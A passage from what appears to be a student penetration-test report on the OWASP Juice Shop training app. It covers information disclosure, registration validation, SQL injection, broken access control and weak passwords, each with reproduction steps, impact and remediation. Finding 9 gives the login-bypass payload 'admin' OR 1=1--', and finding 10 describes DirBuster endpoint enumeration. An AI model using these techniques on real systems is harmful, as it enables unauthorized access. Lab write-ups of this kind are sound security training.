Isaac [Running] - Oracle VirtualBox
https://www.blockchain.com/explorer/addresses/btc/1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
Blockchain.com
Search Blockchain, Transactions, Addresses and Blocks
Sign In
Home
Prices
Charts
NFTs
DeFi
Academy
News
Developers
Wallet
Exchange
Bitcoin
Ethereum
1AbKf-8DRZm
Base58 (P2PKH)
Bitcoin Address
1AbKfgvw9psQ41NbLi8kufDQTezwG8DRZm
Bitcoin Balance
0.00005997 • $6.62
USD
Wallet
Chart
Summary
Total Received
0.01314446 BTC
Total Sent
0.01308449 BTC
Total Volume
0.02622895 BTC
Transactions
8
Transactions
Activate Windows
Type here to search
6:07 PM
10/24/2025



Impact: If exploited, this vulnerability could lead to:

- Phishing Attacks: Users may be redirected to attacker-controlled sites that mimic legitimate services.
- Credential Theft: Victims may unknowingly enter sensitive information into malicious sites.
- Malware Distribution: Attackers can redirect users to sites hosting malicious downloads.
- Loss of Trust: Users may lose confidence in the application if it facilitates redirection to unsafe domains.

Remediation:

- Remove all outdated or unused references from the application codebase.
- Avoid hardcoding sensitive values such as cryptocurrency addresses, API keys, or domains.
- Store configuration values securely on the server side and validate them dynamically.
- Implement regular code reviews and dependency audits to identify outdated references.
- Educate developers on secure coding practices to prevent reliance on insecure

allowlists.

Vulnerability 7: Privacy Policy Information Disclosure

Description:

A Privacy Policy Information Disclosure vulnerability occurs when an application's privacy policy page exposes internal or sensitive details that can be exploited by attackers. While privacy policies are intended to describe how user data is handled, insecure implementations may reveal technical information such as internal IP addresses, API endpoints, or the structure of stored personal data. In the OWASP Juice Shop application, the privacy policy page disclosed internal server information and categories of personally identifiable information (PII), all accessible without authentication.

Steps to Reproduce:


- Accessed the OWASP Juice Shop application through the browser.
- Navigated to the Privacy Policy page via the following URL: http://192.168.249.141:3000/#/privacy-security/privacy-policy
- Observed that the page contained:

i. Internal server address and technical details.

ii. References to third-party services and endpoints.

iii. Categories of user PII collected (email, address, etc.).

- Verified that no authentication was required to view the page or the disclosed information.



Impact: If exploited, this vulnerability can lead to:

- Exposure of internal network or system details, aiding reconnaissance.
- Increased risk of social engineering or phishing attacks using the disclosed PII categories.
- Non-compliance with privacy regulations such as GDPR due to poor data protection practices.
- Potential misuse of disclosed internal service configurations or endpoints.

Remediation:

- Remove or sanitize any internal system information or configuration details from public-facing documents.
- Limit privacy policies to high-level descriptions of data handling without including technical identifiers.
- Ensure that privacy-related pages do not expose internal paths or service references.
- Conduct regular privacy and compliance reviews to ensure no sensitive data is disclosed.
- Enforce proper access control for documentation that references system architecture

or configuration.

Vulnerability 8: Repetitive Registration / Weak Input Validation in Registration


Description:


Repetitive registration vulnerabilities occur when a web application allows users to register multiple accounts using the same personal information or fails to enforce proper validation during the registration process. This issue is related to CWE-602: Client-Side Enforcement of Server-Side Security, where the system relies on weak or inconsistent input checks.

In this case, the OWASP Juice Shop registration form failed to validate the password and repeat password fields on the server side. As a result, mismatched passwords were accepted, allowing users to create accounts with inconsistent credentials. This improper input validation can lead to registration abuse, credential mismatches, and potential exploitation through automated or fraudulent signups.

Steps to Reproduce:

- Opened the OWASP Juice Shop application in a web browser.
- Navigated to the Register page: http://192.168.249.141:3000/#/register
- Entered a valid email address and selected a security question.
- In the Password field, entered a 7-character password (e.g., abcdefg).
- In the Repeat Password field, entered only the first 5 characters (e.g., abcde).
- Submitted the registration form.
- Observed that the application accepted the mismatched values and successfully created the account.





Impact: If exploited, this vulnerability could lead to:

- Account Duplication: Multiple accounts registered using the same personal details or identifiers.
- Authentication Failures: Users may unknowingly create accounts with mismatched

credentials, causing login errors or account lockouts.

- Identity Misuse: Attackers could mass-register accounts using stolen personal information.
- System Abuse: Fraudulent or automated accounts could be used for spam, resource exhaustion, or bypassing access restrictions.

Remediation:

- Enforce server-side validation to ensure password and confirmation fields match exactly.
- Prevent multiple registrations using the same email address or personal identifiers.
- Implement CAPTCHA and rate limiting to block automated or scripted registration attempts.
- Provide clear, user-friendly error messages when validation fails.
- Regularly test registration workflows for logical inconsistencies and ensure parity between client-side and server-side validation.

Vulnerability 9: Login Admin (SQL Injection)

Description:


SQL Injection is a critical web application vulnerability that occurs when user input is not properly sanitized before being incorporated into SQL queries. This allows attackers to manipulate the query logic, bypass authentication mechanisms, extract or modify sensitive data, and potentially gain administrative control of the application.


In this case, the login form of the OWASP Juice Shop application fails to properly validate input fields. By injecting a crafted SQL payload into the username field, the attacker is able to bypass authentication and gain unauthorized access to the admin account.

Steps to Reproduce:

- Navigated to the Login page of the application.
- In the Username field, entered the following payload: admin' OR 1=1--
- In the Password field, entered any random string.

- Submitted the form.
- Observed that the application granted access to the admin dashboard, confirming a successful SQL injection exploit.





Impact: A successful SQL injection attack can lead to severe consequences, including:

- Unauthorized access to administrative accounts and sensitive data.
- Full database compromise, including data extraction, modification, or deletion.
- Privilege escalation, allowing attackers to perform administrative actions.
- System instability or corruption of database integrity.
- Potential use of the system as a pivot point for further network attacks.

Remediation:

- Use parameterized queries or prepared statements instead of dynamic SQL concatenation.
- Implement server-side input validation and sanitization for all user inputs.
- Apply the principle of least privilege to database users — avoid running queries as admin or root.
- Deploy a Web Application Firewall (WAF) to detect and block injection attempts.
- Regularly monitor and review access logs for suspicious authentication behavior.
- Conduct periodic code reviews and penetration testing to detect injection vulnerabilities early.
- Use secure frameworks or ORM libraries that abstract raw SQL queries.

Vulnerability 10: Admin Section (Broken Access Control)


Description:

Broken Access Control occurs when an application fails to properly enforce user permissions, allowing unauthorized users to access restricted resources or perform privileged actions. This vulnerability enables attackers to bypass security controls and gain access to administrative or sensitive areas of the application.

In this case, the administration panel of the OWASP Juice Shop web application was accessible without proper authentication or authorization. Attackers could directly navigate to the administrative URL and interact with privileged functionality, confirming that access control was improperly implemented.

Steps to Reproduce:

- Used a directory brute-forcing tool such as DirBuster to enumerate hidden endpoints.
- Discovered the following administrative endpoint: http://192.168.249.141:3000/administration
- Accessed the URL directly in a browser.
- Observed that the admin panel loaded without requiring valid authentication credentials.
- Solved the appearing challenge pop-up, which granted full access to the administration section.



Impact: If exploited, this vulnerability can lead to:

- Unauthorized access to administrative functions and sensitive information.
- Privilege escalation, allowing attackers to perform restricted actions.
- Data exfiltration, modification, or deletion of critical records.
- Full compromise of the application's integrity and availability.
- Potential regulatory violations if protected data is exposed.

Remediation:

- Enforce strict authentication and authorization for all administrative or sensitive endpoints.
- Implement Role-Based Access Control (RBAC) to ensure only authorized users can perform privileged operations.
- Apply a deny-by-default approach, explicitly granting permissions only to approved roles.
- Avoid relying on obscurity (e.g., hidden URLs) as a security mechanism.
- Regularly review and test access control rules to confirm correct enforcement.
- Log all access attempts and monitor for unauthorized access patterns.
- Use secure frameworks that provide built-in access control features.

Vulnerability 11: Five Star Feedback (Broken Access Control)


Description:

Broken Access Control occurs when an application does not properly enforce restrictions on what actions authenticated users can perform. This flaw allows users including those with lower privileges to access or modify resources beyond their intended permissions.

In this case, the administration panel of the OWASP Juice Shop application allowed an authenticated admin user to directly manipulate feedback entries, including deleting 5-star reviews, without any confirmation or granular authorization checks. The lack of server-side validation for role-specific actions results in unrestricted control over user-generated content and exposes sensitive feedback data.

Steps to Reproduce:

- Logged into the application using valid admin credentials.
- Navigated to the Administration Panel via the following URL: http://192.168.249.141:3000/administration
- Observed that all feedback entries, including their user IDs, were visible in the panel.
- Selected and deleted the first 5-star feedback entry.
- A confirmation pop-up appeared, and the deletion was executed successfully, solving the “Five Star Feedback” challenge confirming broken access control.



Impact:

- If exploited, this vulnerability can lead to:
- Unauthorized access to sensitive user data such as feedback and user identifiers.
- Data manipulation or deletion, including altering or removing legitimate user reviews.
- Privilege abuse, where admin accounts can perform destructive actions without restriction.
- Loss of data integrity, undermining trust in the feedback and rating system.
- Potential reputation damage or exploitation by insiders for malicious purposes.

Remediation:

- Enforce fine-grained, server-side authorization checks for all administrative actions.
- Implement Role-Based Access Control (RBAC) to limit actions by specific roles.
- Apply the principle of least privilege, ensuring users have only the permissions they need.
- Validate all critical actions server-side, not just through client-side checks.

- Log and monitor administrative actions for suspicious or unauthorized activity.
- Regularly audit and test access control configurations to ensure proper enforcement.
- Use secure frameworks or middleware that provide robust access control mechanisms.

Vulnerability 12: Password Strength (Broken Authentication)


Description:


Broken Authentication occurs when an application's authentication controls are improperly implemented, enabling attackers to bypass or weaken login protections. Weak password enforcement, poor session handling, or acceptance of default credentials can all contribute to this issue.


In the OWASP Juice Shop application, the login form accepted weak or default credentials (e.g., admin as the username) without enforcing strong password policies. This demonstrates inadequate password strength validation and highlights a broken authentication flow that could allow attackers to gain unauthorized access to privileged accounts.

